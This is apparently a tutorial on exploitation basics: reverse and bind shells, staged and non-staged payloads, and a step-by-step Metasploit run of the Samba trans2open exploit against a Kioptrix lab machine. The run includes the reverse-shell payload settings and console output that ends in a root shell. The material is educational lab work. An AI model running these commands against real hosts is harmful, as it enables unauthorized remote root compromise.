
Exploitation Basics

Reverse Shells vs Bind Shells

The most common shell we'll encounter is called a Reverse Shell. Shells give us access to a machine. A reverse shell, however, makes the target computer (victim) try to connect to our attack computer. We will use a tool called netcat (nc).




Source: https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/

Here's how a reverse shell works:

1. The attack machine starts up a listener service on a specific port
2. The target machine initiates a connection to the attack machine
3. The attack machine listens for incoming connections

On the other hand, a Bind Shell does the opposite.



Source: https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/

Here's how it works:

1. We send an exploit payload to open up a port on the traget machine,
2. The attack machine binds a bash shell to the target machine using Netcat
3. The attack machine can issue commands to the target machine.

Bind shells are useful when we want to bypass a firewall.

NOTE: in a real-world setting, it is not a good idea to use port 4444. This is because it is too obvious. It is better to use a different port that is less obvious.

Staged vs. Non-Staged Payloads

A payload is what we are going to run as an exloit.

Non-staged Payload: This type of payload has two important features:

1. it sends an exploit shellcode all at once
2. It's larger in size and won't always work

For example: windows/meterpreter_reverse_tcp

Staged Payload: This type of payload has two important features:


1. Sends payload in stages
2. Can be less stable

For example: windows/meterpreter/reverse_tcp

If a staged payload does not work at first, try using a non-staged payload.

Gaining Root with Metasploit


We will be using Metasploit to attack the SMB service on the Kioptrix machine. Recall that we identified the `Samba 2.2` service as shown below:



```
root@kali:~# searchsploit samba 2.2
----------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                     |  Path
----------------------------------------------------------------------------------- ---------------------------------
Samba 2.0.x/2.2 - Arbitrary File Creation                                          | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                       | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)            | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)                  | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation    | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)                | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)                  | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)            | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution                          | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                         | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                         | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                         | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                         | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)                               | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow            | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow                                               | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                  | multiple/remote/10.c
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                  | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                              | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                      | linux_x86/dos/36741.py
----------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
root@kali:~# 
```


We can see that there is an exploit that matches our use-case scenario (`trans2open` for BSD x86).

Now, let's open Metasploit using the `msfconsole` command and we will search for `trans2open`. We get these results:



```
msf5 > search trans2open

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open        2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index, for example use 3 or use exploit/solaris/samba/trans2open

msf5 > 
```


We will be using Module 1 using either the `use 1` or `use exploit/linux/samba/trans2open` commands as shown below:



```
msf5 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.229.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf5 exploit(linux/samba/trans2open) > 
```

Next, we will be setting the target (`RHOSTS`) and running the exploit as shown below:


NOTE: the module chose a payload by default (this can always be changed).




```
msf5 exploit(linux/samba/trans2open) > set rhosts 192.168.229.133
rhosts ⇒ 192.168.229.133
msf5 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.229.132:4444
[*] 192.168.229.133:139 - Trying return address 0×bffffdfc ...
[*] 192.168.229.133:139 - Trying return address 0×bffffcfc ...
[*] 192.168.229.133:139 - Trying return address 0×bffffbfc ...
[*] 192.168.229.133:139 - Trying return address 0×bffffafc ...
[*] Sending stage (980808 bytes) to 192.168.229.133
[*] 192.168.229.133 - Meterpreter session 1 closed.  Reason: Died
[*] Meterpreter session 1 opened (192.168.229.132:4444 → 127.0.0.1) at 2020-08-08 22:16:49 -0400
[*] 192.168.229.133:139 - Trying return address 0×bffff9fc ...
[*] Sending stage (980808 bytes) to 192.168.229.133
[*] Meterpreter session 2 opened (192.168.229.132:4444 → 192.168.229.133:1026) at 2020-08-08 22:16:51 -0400
[*] 192.168.229.133 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.229.133:139 - Trying return address 0×bffff8fc ...
[*] Sending stage (980808 bytes) to 192.168.229.133
[*] 192.168.229.133 - Meterpreter session 3 closed.  Reason: Died
[*] Meterpreter session 3 opened (192.168.229.132:4444 → 127.0.0.1) at 2020-08-08 22:16:52 -0400
[*] 192.168.229.133:139 - Trying return address 0×bffff7fc ...
[*] Sending stage (980808 bytes) to 192.168.229.133
[*] Meterpreter session 4 opened (192.168.229.132:4444 → 192.168.229.133:1028) at 2020-08-08 22:16:53 -0400
[*] 192.168.229.133 - Meterpreter session 4 closed.  Reason: Died
[*] 192.168.229.133:139 - Trying return address 0×bffff6fc ...
```

As we can see in the picture above, after starting the exploit, we notice a problem. A meterpreter session is opened, a staged payload is loaded, and the session is closed. This happened because the payload is staged and unstable.

To fix this issue, we will change payloads by using the `set payload` command. We might also have to make a few changes to the module options such as setting our Listening Machine (`LHOST`) and in some cases, our Listening Port (`LPORT`) as shown below:




```
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser                               set payload linux/x86/meterpreter/reverse_ipv6_tcp    set payload linux/x86/shell/bind_ipv6_tcp_uuid       set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/chmod                                 set payload linux/x86/meterpreter/reverse_nonx_tcp    set payload linux/x86/shell/bind_nonx_tcp            set payload linux/x86/shell_bind_tcp
set payload linux/x86/exec                                  set payload linux/x86/meterpreter/reverse_tcp         set payload linux/x86/shell/bind_tcp                 set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/meterpreter/bind_ipv6_tcp             set payload linux/x86/meterpreter/reverse_tcp_uuid    set payload linux/x86/shell/bind_tcp_uuid            set payload linux/x86/shell_reverse_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid        set payload linux/x86/metsvc_bind_tcp                 set payload linux/x86/shell/reverse_ipv6_tcp         set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/meterpreter/bind_nonx_tcp             set payload linux/x86/metsvc_reverse_tcp              set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp                  set payload linux/x86/read_file                       set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid             set payload linux/x86/shell/bind_ipv6_tcp             set payload linux/x86/shell/reverse_tcp_uuid
```




```
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload ⇒ linux/x86/shell_reverse_tcp
msf5 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.229.133  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.229.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf5 exploit(linux/samba/trans2open) > █
```

Now, We will run the exploit. The initial results are shown below:



```
msf5 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.229.132:4444
[*] 192.168.229.133:139 - Trying return address 0xbffffdfc...
[*] 192.168.229.133:139 - Trying return address 0xbffffcfc...
[*] 192.168.229.133:139 - Trying return address 0xbffffbfc...
[*] 192.168.229.133:139 - Trying return address 0xbffffafc...
[*] Command shell session 5 opened (192.168.229.132:4444 -> 192.168.229.133:1029) at 2020-08-08 22:30:51 -0400
```


As we can see, we have a shell session on the target machine. Infact, we can run a couple of commands to verify that as shown below:



```
[*] Command shell session 5 opened (192.168.229.132:4444 -> 192.168.229.133:1029) at 2020-08-08 22:30:51 -0400

whoami
root
```

As we can see, we ran the `whoami` command and we recived a response telling us that we have root access.

We also ran the `hostname` command and we got the following response:



